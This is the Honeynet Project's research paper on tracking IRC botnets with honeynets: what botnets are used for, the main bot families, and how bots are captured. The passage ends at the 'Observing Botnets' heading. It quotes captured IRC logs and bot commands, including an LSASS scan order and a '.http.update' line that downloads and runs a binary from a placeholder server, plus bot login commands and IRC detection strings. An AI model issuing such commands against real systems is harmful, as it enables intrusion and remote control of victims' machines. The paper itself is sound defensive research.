

Know your Enemy: Tracking Botnets

Using honeynets to learn more about Bots

The Honeynet Project & Research Alliance

<http://www.honeynet.org>

Last Modified: 13 March 2005

Honeypots are a well known technique for discovering the tools, tactics, and motives of attackers. In this paper we look at a special kind of threat: the individuals and organizations who run *botnets*. A botnet is a network of compromised machines that can be remotely controlled by an attacker. Due to their immense size (tens of thousands of systems can be linked together), they pose a severe threat to the community. With the help of **honeynets** we can observe the people who run botnets - a task that is difficult using other techniques. Due to the wealth of data logged, it is possible to reconstruct the actions of attackers, the tools they use, and study them in detail. In this paper we take a closer look at botnets, common attack techniques, and the individuals involved.

We start with an introduction to botnets and how they work, with examples of their uses. We then briefly analyze the three most common bot variants used. Next we discuss a technique to observe botnets, allowing us to monitor the botnet and observe all commands issued by the attacker. We present common behavior we captured, as well as statistics on the quantitative information learned through monitoring more than one hundred botnets during the last few months. We conclude with an overview of lessons learned and point out further research topics in the area of botnet-tracking, including a tool called **mwcollect2** that focuses on collecting malware in an automated fashion.

Introduction

These days, home PCs are a desirable target for attackers. Most of these systems run Microsoft Windows and often are not properly patched or secured behind a firewall, leaving them vulnerable to attack. In addition to these *direct* attacks, *indirect* attacks against programs the victim uses are steadily increasing. Examples of these indirect attacks include malicious HTML-files that exploit vulnerabilities in Microsoft's Internet Explorer or attacks using malware in **Peer-to-Peer networks**. Especially machines with broadband connection that are always on are a valuable target for attackers. As broadband connections increase, so to do the number of potential victims of attacks. Crackers benefit from this situation and use it for their own advantage. With automated techniques they scan specific network ranges of the Internet searching for vulnerable systems with known weaknesses. Attackers often target Class B networks (/16 in **CIDR** notation) or smaller net-ranges. Once these attackers have compromised a machine, they install a so

called *IRC* bot - also called *zombie* or *drone* - on it. *Internet Relay Chat* (IRC) is a form of real-time communication over the Internet. It is mainly designed for group (one-to-many) communication in discussion forums called channels, but also allows one-to-one communication. More information about IRC can be found on [Wikipedia](#).

We have identified many different versions of IRC-based bots (in the following we use the term *bot*) with varying degrees of sophistication and implemented commands, but all have something in common. The bot joins a specific IRC channel on an IRC server and waits there for further commands. This allows an attacker to remotely control this bot and use it for fun and also for profit. Attackers even go a step further and bring different bots together. Such a structure, consisting of many compromised machines which can be managed from an IRC channel, is called a *botnet*. IRC is not the best solution since the communication between bots and their controllers is rather bloated, a simpler communication protocol would suffice. But IRC offers several advantages: IRC Servers are freely available and are easy to set up, and many attackers have years of IRC communication experience.

Due to their immense size - botnets can consist of several ten thousand compromised machines - botnets pose serious threats. Distributed denial-of-service (DDoS) attacks are one such threat. Even a relatively small botnet with only 1000 bots can cause a great deal of damage. These 1000 bots have a combined bandwidth (1000 home PCs with an average upstream of 128KBit/s can offer more than 100MBit/s) that is probably higher than the Internet connection of most corporate systems. In addition, the IP distribution of the bots makes ingress filter construction, maintenance, and deployment difficult. In addition, incident response is hampered by the large number of separate organizations involved. Another use for botnets is stealing sensitive information or identity theft: Searching some thousands home PCs for *password.txt*, or sniffing their traffic, can be effective.

The spreading mechanisms used by bots is a leading cause for "background noise" on the Internet, especially on TCP ports 445 and 135. In this context, the term *spreading* describes the propagation methods used by the bots. These malware scan large network ranges for new vulnerable computers and infect them, thus acting similar to a worm or virus. An analysis of the traffic captured by the [German HoneyNet Project](#) shows that most traffic targets the ports used for resource sharing on machines running all versions of Microsoft's Windows operating system:

- Port 445/TCP (Microsoft-DS Service) is used for resource sharing on machines running Windows 2000, XP, or 2003, and other CIFS based connections. This port is for example used to connect to file shares.
- Port 139/TCP (NetBIOS Session Service) is used for resource sharing on machines running Windows 9x, ME and NT. Again, this port is used to connect to file shares.
- Port 137/UDP (NetBIOS Name Service) is used by computers running Windows to find out information concerning the networking features offered by another computer. The information that can be retrieved this way include system name, name of file shares, and more.
- And finally, port 135/TCP is used by Microsoft to implement Remote Procedure Call ([RPC](#)) services. An RPC service is a protocol that allows a computer program running on one host to cause code to be executed on another host without the programmer needing to explicitly code for this.

The traffic on these four ports cause **more than 80 percent** of the whole traffic captured. Further research

with tools such as [Nmap](#), [Xprobe2](#) and [p0f](#) reveal that machines running Windows XP and 2000 represent the most affected software versions. Clearly most of the activity on the ports listed above is caused by systems with Windows XP (often running Service Pack 1), followed by systems with Windows 2000. Far behind, systems running Windows 2003 or Windows 95/98 follow.

But what are the real causes of these malicious packets? Who and what is responsible for them? And can we do something to prevent them? In this paper we want to show the background of this traffic and further elaborate the causes. We show how attackers use IRC bots to control and build networks of compromised machines (*botnet*) to further enhance the effectiveness of their work. We use classical [GenII-Honeynets](#) with some minor modifications to learn some key information, for example the IP address of a botnet server or IRC channel name and password. This information allows us to connect to the botnet and observe all the commands issued by the attacker. At times we are even able to monitor their communication and thus learn more about their motives and social behavior. In addition, we give some statistics on the quantitative information we have learned through monitoring of more than one hundred botnets during the last few months. Several examples of captured activities by attackers substantiate our presentation.

For this research, a Honeynet of only three machines was used. One dial-in host within the network of the German ISP [T-Online](#), one dial-in within the network of the German ISP [NetCologne](#) and one machine deployed at [RWTH Aachen University](#). The hosts in the network of the university runs an unpatched version of Windows 2000 and is located behind a Honeywall. The dial-in hosts run a newly developed software called `mwcollectd2`, designed to capture malware. We monitor the botnet activity with our own IRC client called `drone`. Both are discussed in greater detail later in this paper.

Almost all Bots use a tiny collection of exploits to spread further. Since the Bots are constantly attempting to compromise more machines, they generate noticeable traffic within a network. Normally bots try to exploit well-known vulnerabilities. Beside from the ports used for resource sharing as listed above, bots often use vulnerability-specific ports. Examples of these ports include:

- 42 - WINS (Host Name Server)
- 80 - www (vulnerabilities in Internet Information Server 4 / 5 or Apache)
- 903 - [NetDevil Backdoor](#)
- 1025 - Microsoft Remote Procedure Call (RPC) service and Windows Messenger port
- 1433 - `ms-sql-s` (Microsoft-SQL-Server)
- 2745 - backdoor of Bagle worm ([mass-mailing worm](#))
- 3127 - backdoor of MyDoom worm ([mass-mailing worm](#))
- 3306 - MySQL UDF Weakness
- 3410 - vulnerability in Optix Pro remote access trojan ([Optix Backdoor](#))
- 5000 - `upnp` (Universal Plug and Play: MS01-059 - [Unchecked Buffer in Universal Plug and Play can Lead to System Compromise](#))
- 6129 - `dameware` (Dameware Remote Admin - [DameWare Mini Remote Control Client Agent Service Pre-Authentication Buffer Overflow Vulnerability](#))

The vulnerabilities behind some of these exploits can be found with the help of a search on Microsoft's Security bulletins (sample):

- MS03-007 [Unchecked Buffer In Windows Component Could Cause Server Compromise](#)
- MS03-026 [Buffer Overrun In RPC Interface Could Allow Code Execution](#)
- MS04-011 [Security Update for Microsoft Windows](#)
- MS04-045 [Vulnerability in WINS Could Allow Remote Code Execution](#)

Uses of botnets

"A botnet is comparable to compulsory military service for windows boxes" - Stromberg

A botnet is nothing more than a tool, there are as many different motives for using them as there are people. The most common uses were criminally motivated (i.e. monetary) or for destructive purposes. Based on the data we captured, the possibilities to use botnets can be categorized as listed below. And since a botnet is nothing more than a tool, there are most likely other potential uses that we have not listed.

1. Distributed Denial-of-Service Attacks

Often botnets are used for Distributed Denial-of-Service (**DDoS**) attacks. A DDoS attack is an attack on a computer system or network that causes a loss of service to users, typically the loss of network connectivity and services by consuming the bandwidth of the victim network or overloading the computational resources of the victim system. In addition, the resources on the path are exhausted if the DDoS-attack causes many *packets per second (pps)*. Each bot we have analyzed so far includes several different possibilities to carry out a DDoS attack against other hosts. Most commonly implemented and also very often used are TCP SYN and UDP flood attacks. Script kiddies apparently consider DDoS an appropriate solution to every social problem.

Further research showed that botnets are even used to run commercial DDoS attacks against competing corporations: [Operation Cyberslam](#) documents the story of Jay R. Echouafni and Joshua Schichtel alias EMP. Echouafni was indicted on August 25, 2004 on multiple charges of conspiracy and causing damage to protected computers. He worked closely together with EMP who ran a botnet to send bulk mail and also carried out DDoS attacks against the spam blacklist servers. In addition, they took [Speedera](#) - a global on-demand computing platform - offline when they ran a paid DDoS attack to take a competitor's website down.

Note that DDoS attacks are not limited to web servers, virtually any service available on the Internet can be the target of such an attack. Higher-level protocols can be used to increase the load even more effectively by using very specific attacks, such as running exhausting search queries on bulletin boards or *recursive HTTP-floods* on the victim's website. Recursive HTTP-flood means that the bots start from a given HTTP link and then follows all links on the provided website in a recursive way. This is also called spidering.

2. Spamming

Some bots offer the possibility to open a SOCKS v4/v5 proxy - a generic proxy protocol for TCP/IP-based networking applications ([RFC 1928](#)) - on a compromised machine. After having enabled the SOCKS proxy, this machine can then be used for nefarious tasks such as spamming. With the help of a botnet and thousands of bots, an attacker is able to send massive amounts of bulk email (spam). Some bots also implement a special function to harvest email-addresses. Often that spam

you are receiving was sent from, or proxied through, grandma's old Windows computer sitting at home. In addition, this can of course also be used to send phishing-mails since phishing is a special case of spam.

3. Sniffing Traffic

Bots can also use a packet sniffer to watch for interesting clear-text data passing by a compromised machine. The sniffers are mostly used to retrieve sensitive information like usernames and passwords. But the sniffed data can also contain other interesting information. If a machine is compromised more than once and also a member of more than one botnet, the packet sniffing allows to gather the key information of the other botnet. Thus it is possible to "steal" another botnet.

4. Keylogging

If the compromised machine uses encrypted communication channels (e.g. HTTPS or POP3S), then just sniffing the network packets on the victim's computer is useless since the appropriate key to decrypt the packets is missing. But most bots also offer features to help in this situation. With the help of a keylogger it is very easy for an attacker to retrieve sensitive information. An implemented filtering mechanism (e.g. "I am only interested in key sequences near the keyword 'paypal.com'") further helps in stealing secret data. And if you imagine that this keylogger runs on thousands of compromised machines in parallel you can imagine how quickly [PayPal](#) accounts are harvested.

5. Spreading new malware

In most cases, botnets are used to spread new bots. This is very easy since all bots implement mechanisms to download and execute a file via HTTP or FTP. But spreading an email virus using a botnet is a very nice idea, too. A botnet with 10.000 hosts which acts as the start base for the mail virus allows very fast spreading and thus causes more harm. The Witty worm, which attacked the [ICQ](#) protocol parsing implementation in [Internet Security Systems \(ISS\)](#) products is suspected to have been initially launched by a botnet due to the fact that the attacking hosts were not running any ISS services.

6. Installing Advertisement Addons and [Browser Helper Objects \(BHOs\)](#)

Botnets can also be used to gain financial advantages. This works by setting up a fake website with some advertisements: The operator of this website negotiates a deal with some hosting companies that pay for clicks on ads. With the help of a botnet, these clicks can be "automated" so that instantly a few thousand bots click on the pop-ups. This process can be further enhanced if the bot hijacks the start-page of a compromised machine so that the "clicks" are executed each time the victim uses the browser.

7. [Google AdSense](#) abuse

A similar abuse is also possible with [Google's AdSense](#) program: AdSense offers companies the possibility to display Google advertisements on their own website and earn money this way. The company earns money due to clicks on these ads, for example per 10.000 clicks in one month. An attacker can abuse this program by leveraging his botnet to click on these advertisements in an automated fashion and thus artificially increments the click counter. This kind of usage for botnets is relatively uncommon, but not a bad idea from an attacker's perspective.

8. **Attacking IRC Chat Networks**

Botnets are also used for attacks against Internet Relay Chat (IRC) networks. Popular among attackers is especially the so called "clone attack": In this kind of attack, the controller orders each bot to connect a large number of clones to the victim IRC network. The victim is flooded by service request from thousands of bots or thousands of channel-joins by these cloned bots. In this way, the victim IRC network is brought down - similar to a [DDoS attack](#).

9. **Manipulating online polls/games**

Online polls/games are getting more and more attention and it is rather easy to manipulate them with botnets. Since every bot has a distinct IP address, every vote will have the same credibility as a vote cast by a real person. Online games can be manipulated in a similar way. Currently we are aware of bots being used that way, and there is a chance that this will get more important in the future.

10. **Mass identity theft**

Often the combination of different functionality described above can be used for large scale identity theft, one of the fastest growing crimes on the Internet. Bogus emails ("phishing mails") that pretend to be legitimate (such as fake PayPal or banking emails) ask their intended victims to go online and submit their private information. These fake emails are generated and sent by bots via their spamming mechanism. These same bots can also host multiple fake websites pretending to be Ebay, PayPal, or a bank, and harvest personal information. Just as quickly as one of these fake sites is shut down, another one can pop up. In addition, keylogging and sniffing of traffic can also be used for identity theft.

This list demonstrates that attackers can cause a great deal of harm or criminal activity with the help of botnets. Many of these attacks - especially DDoS attacks - pose severe threats to other systems and are hard to prevent. In addition, we are sure there are many other uses we have yet to discover. As a result, we need a way to learn more about this threat, learn how attackers usually behave and develop techniques to battle against them. Honeynets can help us in all three areas:

1. With the help of honeynets we are able to learn some key information (e.g. IP address of the server or nickname of the bot) that enable us to observe botnets. We can "collect" binaries of bots and extract the sensitive information in a semi-automated fashion with the help of a classical Honeywall.
2. We are able to monitor the typical commands issued by attackers and sometimes we can even capture their communication. This helps us in learning more about the motives of attackers and their tactics.
3. An automated method to catch information about botnets and a mechanism to effectively track botnets can even help to fight against botnets.

After we have introduced and analyzed some of the most popular bots in the next Section, we are going to present a technique to track botnets.

Different Types of Bots

During our research, we found many different types of bots in the wild. In this section we present some of

the more widespread and well-known bots. We introduce the basic concepts of each piece of malware and furthermore describe some of the features in more detail. In addition, we show several examples of source code from bots and list parts of their command set.

- **Agobot/Phatbot/Forbot/XtremBot**

This is probably the best known bot. Currently, the AV vendor Sophos lists more than 500 known different versions of Agobot ([Sophos virus analyses](#)) and this number is steadily increasing. The bot itself is written in C++ with cross-platform capabilities and the source code is put under the GPL. Agobot was written by Ago alias Wonk, a young German man who was arrested in May 2004 for computer crime. The latest available versions of Agobot are written in tidy C++ and show a really high abstract design. The bot is structured in a very modular way, and it is very easy to add commands or scanners for other vulnerabilities: Simply extend the `CCommandHandler` or `CScanner` class and add your feature. Agobot uses [libpcap](#) (a packet sniffing library) and [Perl Compatible Regular Expressions \(PCRE\)](#) to sniff and sort traffic. Agobot can use [NTFS Alternate Data Stream \(ADS\)](#) and offers Rootkit capabilities like file and process hiding to hide it's own presence on a compromised host. Furthermore, reverse engineering this malware is harder since it includes functions to detect debuggers (e.g. SoftICE and [OllyDbg](#)) and virtual machines (e.g. [VMWare](#) and [Virtual PC](#)). In addition, Agobot is the only bot that utilized a control protocol other than IRC. A fork using the distributed organized [WASTE chat network](#) is available. Furthermore, the Linux version is able to detect the Linux distribution used on the compromised host and sets up a correct init script.

Summarizing: "The code reads like a charm, it's like dating the devil."

- **SDBot/RBot/UrBot/UrXBot/...**

This family of malware is at the moment the most active one: Sophos lists currently seven derivatives on the "Latest 10 virus alerts". SDBot is written in very poor C and also published under the GPL. It is the father of RBot, RxBot, UrBot, UrXBot, JrBot, .. and probably many more. The source code of this bot is not very well designed or written. Nevertheless, attackers like it, and it is very often used in the wild. It offers similar features to Agobot, although the command set is not as large, nor the implementation as sophisticated.

- **mIRC-based Bots - GT-Bots**

We subsume all [mIRC](#)-based bots as GT-bots, since there are so many different versions of them that it is hard to get an overview of all forks. mIRC itself is a popular IRC client for Windows. GT is an abbreviation for *Global Threat* and this is the common name used for all mIRC-scripted bots. These bots launch an instance of the mIRC chat-client with a set of scripts and other binaries. One binary you will never miss is a *HideWindow* executable used to make the mIRC instance unseen by the user. The other binaries are mainly Dynamic Link Libraries (DLLs) linked to mIRC that add some new features the mIRC scripts can use. The mIRC-scripts, often having the extension ".mrc", are used to control the bot. They can access the scanners in the DLLs and take care of further spreading. GT-Bots spread by exploiting weaknesses on remote computers and uploading themselves to compromised hosts (filesize > 1 MB).

Besides these three types of bots which we find on a nearly daily basis, there are also other bots that we see more seldom. Some of these bots offer "nice" features and are worth mentioning here:

- **DSNX Bots**

The Dataspy Network X (DSNX) bot is written in C++ and has a convenient plugin interface. An attacker can easily write scanners and spreaders as plugins and extend the bot's features. Again, the code is published under the GPL. This bot has one major disadvantage: the default version does not come with any spreaders. But plugins are available to overcome this gap. Furthermore, plugins that offer services like DDoS-attacks, portscan-interface or hidden HTTP-server are available.

- **Q8 Bots**

Q8bot is a very small bot, consisting of only 926 lines of C-code. And it has one additional noteworthiness: It's written for Unix/Linux systems. It implements all common features of a bot: Dynamic updating via HTTP-downloads, various DDoS-attacks (e.g. SYN-flood and UDP-flood), execution of arbitrary commands, and many more. In the version we have captured, spreaders are missing. But presumably versions of this bot exist which also include spreaders.

- **kaiten**

This bot lacks a spreader too, and is also written for Unix/Linux systems. The weak user authentication makes it very easy to hijack a botnet running with kaiten. The bot itself consists of just one file. Thus it is very easy to fetch the source code using wget, and compile it on a vulnerable box using a script. Kaiten offers an easy remote shell, so checking for further vulnerabilities to gain privileged access can be done via IRC.

- **Perl-based bots**

There are many different version of very simple based on the programming language [Perl](#). These bots are very small and contain in most cases only a few hundred lines of code. They offer only a rudimentary set of commands (most often DDoS-attacks) and are used on Unix-based systems.

What Bots Do and How They Work

After having introduced different types of bots, we now want to take a closer look at what these bots normally do and how they work. This section will in detail explain how bots spread and how they are controlled by their masters.

After successful exploitation, a bot uses Trivial File Transfer Protocol ([TFTP](#)), File Transfer Protocol ([FTP](#)), HyperText Transfer Protocol ([HTTP](#)), or CSend (an IRC extension to send files to other users, comparable to [DCC](#)) to transfer itself to the compromised host. The binary is started, and tries to connect to the hard-coded master IRC server. Often a dynamic DNS name is provided (for example one from [www.dyndns.org](#)) rather than a hard coded IP address, so the bot can be easily relocated. Some bots even remove themselves if the given master server is localhost or in a private subnet, since this indicates an unusual situations. Using a special crafted nickname like `USA|743634` or `[UrX]-98439854` the bot tries to join the master's channel, sometimes using a password to keep strangers out of the channel. A typical communication that can be observed after a successful infection looks like:

```
<- :irc1.XXXXXXX.XXX NOTICE AUTH :*** Looking up your hostname...
<- :irc1.XXXXXXX.XXX NOTICE AUTH :*** Found your hostname
```

```
-> PASS secretserverpass
-> NICK [urX]-700159
-> USER mltfvt 0 0 :mltfvt
<- :irc1.XXXXXX.XXX NOTICE [urX]-700159 :*** If you are having problems connecting due to ping
timeouts, please type /quote pong ED322722 or /raw pong ED322722 now.
<- PING :ED322722
-> PONG :ED322722
<- :irc1.XXXXXX.XXX 001 [urX]-700159 :Welcome to the irc1.XXXXXX.XXX IRC Network [urX]-700159!
mltfvt@nicetry
<- :irc1.XXXXXX.XXX 002 [urX]-700159 :Your host is irc1.XXXXXX.XXX, running version Unreal3.2-
beta19
<- :irc1.XXXXXX.XXX 003 [urX]-700159 :This server was created Sun Feb 8 18:58:31 2004
<- :irc1.XXXXXX.XXX 004 [urX]-700159 irc1.XXXXXX.XXX Unreal3.2-beta19 iowghraAsORTVSxNCWqBzvdHtGp
lvhopsmntikrRcaqOALQbSeKVfMGCuzN
```

Afterwards, the server accepts the bot as a client and sends him **RPL_ISUPPORT**, **RPL_MOTDSTART**, **RPL_MOTD**, **RPL_ENDOFMOTD** or **ERR_NOMOTD**. Replies starting with RPL_ contain information for the client, for example RPL_ISUPPORT tells the client which features the server understands and RPL_MOTD indicates the Message Of The Day (MOTD). In contrast to this, ERR_NOMOTD is an error message if no MOTD is available. In the following listing, these replies are highlighted with colors:

```
<- :irc1.XXXXXX.XXX 005 [urX]-700159 MAP KNOCK SAFELIST HCN MAXCHANNELS=25 MAXBANS=60 NICKLEN=30
TOPICLEN=307 KICKLEN=307 MAXTARGETS=20 AWAYLEN=307 :are supported by this server
<- :irc1.XXXXXX.XXX 005 [urX]-700159 WALLCHOPS WATCH=128 SILENCE=5 MODES=12 CHANTYPES=# PREFIX=
(qaohv)~&@%+ CHANMODES=be,kfL,l,psmntirRcOAQKVGcuzNSM NETWORK=irc1.XXXXXX.XXX CASEMAPPING=ascii :
are supported by this server
<- :irc1.XXXXXX.XXX 375 [urX]-700159 :- irc1.XXXXXX.XXX Message of the Day -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- 20/12/2004 7:45
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- .
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
+
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
\
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
+
Y
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
"-
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
(_____|)~-.___/
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
+
-
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
^
Row
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
<- :irc1.XXXXXX.XXX 372 [urX]-700159 :- -
->Moon<-
<- :irc1.XXXXXX.XXX 376 [urX]-700159 :End of /MOTD command.
<- :[urX]-700159 MODE [urX]-700159 :+i
```

On RPL_ENDOFMOTD or ERR_NOMOTD, the bot will try to join his master's channel with the provided password:

```
-> JOIN #foobar channelpassword
-> MODE [urX]-700159 +x
```

The bot receives the **topic of the channel** and interprets it as a command:

```
<- :irc1.XXXXXXX.XXX 332 [urX]-700159 #foobar :.advscan lsass 200 5 0 -r -s
<- :[urX]-700159!mltfvt@nicetry JOIN :#foobar
<- :irc1.XXXXXXX.XXX MODE #foobar +smntuk channelpassword
```

Most botnets use a topic command like

1. ".advscan lsass 200 5 0 -r -s"
2. ".http.update http://<server>/~mugenxu/rBot.exe c:\msy32awds.exe 1"

The first topic tells the bot to spread further with the help of the **LSASS vulnerability**. 200 concurrent threads should scan with a delay of 5 seconds for an unlimited time (parameter 0). The scans should be random (parameter -r) and silent (parameter -s), thus avoiding too much traffic due to status reports. In contrast to this, the second example of a possible topic instructs the bot to download a binary from the web and execute it (parameter 1). And if the topic does not contain any instructions for the bot, then it does nothing but idling in the channel, awaiting commands. That is fundamental for most current bots: They do not spread if they are not told to spread in their master's channel.

Upon successful exploitation the bot will message the owner about it, if it has been advised to do so.

```
-> PRIVMSG #foobar :[lsass]: Exploiting IP: 200.124.175.XXX
-> PRIVMSG #foobar :[TFTP]: File transfer started to IP: 200.124.175.XXX (C:\WINDOWS\System32\NAV.exe).
```

Then the IRC server (also called IRC daemon, abbreviated IRCd) will provide the channels userlist. But most botnet owners have modified the IRCd to just send the channel operators to save traffic and disguise the number of bots in the channel.

```
<- :irc1.XXXXXXX.XXX 353 [urX]-700159 @ #foobar :@JAH
<- :irc1.XXXXXXX.XXX 366 [urX]-700159 #foobar :End of /NAMES list.
<- :irc1.XXXXXXX.XXX NOTICE [urX]-700159 :BOTMOTD File not found
<- :[urX]-700159 MODE [urX]-700159 :+x
```

The controller of a botnet has to authenticate himself to take control over the bots. This authentication is done with the help of a **command prefix** and the **"auth" command**. The command prefix is used to login the master on the bots and afterwards he has to authenticate himself. For example,

```
.login leet0
.la plmp -s
```

are commands used on different bots to approve the controller. Again, the "-s" switch in the last example

tells the bots to be silent when authenticating their master. Else they reply something like

```
[MAIN]: Password accepted.
[r[X]-Sh0[x]]: .:( Password Accettata ):.. .
```

which can be a lot of traffic if you have 10,000 bots on your network. Once an attacker is authenticated, they can do whatever they want with the bots: Searching for sensitive information on all compromised machines and [DCC-sending](#) these files to another machine, DDoS-ing individuals or organizations, or enabling a keylogger and looking for [PayPal](#) or [eBay](#) account information. These are just a few possible commands, other options have been presented in the previous section. The IRC server that is used to connect all bots is in most cases a compromised box. This is probably because an attacker would not receive operator-rights on a normal chat network and thus has to set-up their own IRC server which offers more flexibility. Furthermore, we made some other interesting observations: Only beginners start a botnet on a normal IRCd. It is just too obvious you are doing something nasty if you got 1.200 clients named as rbot-<6-digits> reporting scanning results in a channel. Two different IRC servers software implementation are commonly used to run a botnet: Unreal IRCd and ConferenceRoom:

- Unreal IRCd (<http://www.unrealircd.com/>) is cross-platform and can thus be used to easily link machines running Windows and Linux. The IRC server software is stripped down and modified to fit the botnet owners needs. Common modifications we have noticed are stripping "JOIN", "PART" and "QUIT" messages on channels to avoid unnecessary traffic. In addition, the messages "LUSERS" (information about number of connected clients) and "RPL_ISUPPORT" are removed to hide identity and botnet size. We recently got a win32 binary only copy of a heavily modified Unreal IRCd that was stripped down and optimized. The filenames suggest that this modified IRCd is able to serve 80.000 bots:

```
cac8629c7139b484e4a19a53caaa6be0  UNREAL.3.2-m0dded-LyR.rar
9dbaf01b5305f08bd8c22c67e4b4f729  Unreal-80k[MAX]users.rar
de4c1fbc4975b61eb0db78d1fba84f    unreal-modded-80k-users-1.rar
```

As we don't run a 80,000 user botnet and lack 80,000 developers in our group we are not able to verify that information. But probably such huge botnets are used by cyber criminals for "professional" attacks. These kind of networks can cause severe damage since they offer a lot of bandwidth and many targets for identity theft.

- ConferenceRoom (<http://www.webmaster.com/>) is a commercial IRCd solution, but people who run botnets typically use a cracked version. ConferenceRoom offers the possibility of several thousand simultaneous connections, with nickname and channel registration, buddy lists and server to server linking.
- Surprisingly we already found a Microsoft Chat Server as botnet host, and it seemed to run stable.

Since the people who run botnets often share the same motives (DDoS attacks or other crimes) every bot family has its own set of commands to implement the same goals. Agobot is really nice here: Just grep the source for RegisterCommand and get the whole command-list with a complete description of all features. Due to the lack of clean design, the whole SDBot family is harder to analyze. Often the command set is changed in various forks of the same bot and thus an automated analysis of the implemented commands is nearly impossible.

If you are interested in learning more about the different bot commands, we have a more detailed

overview of command analysis in [botnet commands](#). In addition, if you are interested in learning more about source code of bots, you can find more detail in the separate page on [botnet source code](#).

How to Track Botnets


In this section we introduce our methodology to track and observe botnets with the help of honeypots. Tracking botnets is clearly a multi-step operation: First one needs to gather some data about an existing botnets. This can for example be obtained via an analysis of captured malware. Afterwards one can hook a client in the networks and gather further information. In the first part of this section we thus want to introduce our techniques to retrieve the necessary information with the help of honeypots. And thereafter we present our approach in observing botnets.

Getting information with the help of honeynets

As stated before, we need some sensitive information from each botnet that enables us to place a fake bot into a botnet. The needed information include:

- DNS/IP-address of IRC server and port number
- (optional) password to connect to IRC-server
- Nickname of bot and ident structure
- Channel to join and (optional) channel-password.

Using a [GenII Honeynet](#) containing some Windows honeypots and [snort_inline](#) enables us to collect this information. We deployed a typical GenII Honeynet with some small modifications as depicted in the next figure:



The Windows honeypot is an unpatched version of Windows 2000 or Windows XP. This system is thus very vulnerable to attacks and normally it takes only a couple of minutes before it is successfully compromised. It is located within a dial-in network of a German ISP. On average, the expected lifespan of the honeypot is less than ten minutes. After this small amount of time, the honeypot is often successfully exploited by automated malware. The shortest compromise time was only a few seconds: Once we plugged the network cable in, an SDBot compromised the machine via an exploit against TCP port 135 and installed itself on the machine.

As explained in the previous section, a bot tries to connect to an IRC server to obtain further commands once it successfully attacks one of the honeypots. This is where the Honeywall comes into play: Due to the Data Control facilities installed on the Honeywall, it is possible to control the outgoing traffic. We use `snort_inline` for Data Control and replace all outgoing suspicious connections. A connection is suspicious if it contains typical IRC messages like " 332 ", " TOPIC ", " PRIVMSG " or " NOTICE ". Thus we are able to inhibit the bot from accepting valid commands from the master channel. It can therefore cause no harm to others - we have caught a bot inside our Honeynet. As a side effect, we can also derive all necessary sensitive information for a botnet from the data we have obtained up to that point in time: The Data Capture capability of the Honeywall allows us to determine the DNS/IP-address the bot wants to connect to and also the corresponding port number. In addition, we can derive from the Data Capture logs the nickname and ident information. Also, the server's password, channel name as well as the channel password can be obtained this way. So we have collected all necessary information and the honeypot can catch further malware. Since we do not care about the captured malware for now, we rebuild the honeypots every 24 hours so that we have "clean" systems every day. The German Honeynet Project is also working on another project - to capture the incoming malware and analyzing the payload - but more on this in a later section.

Observing Botnets

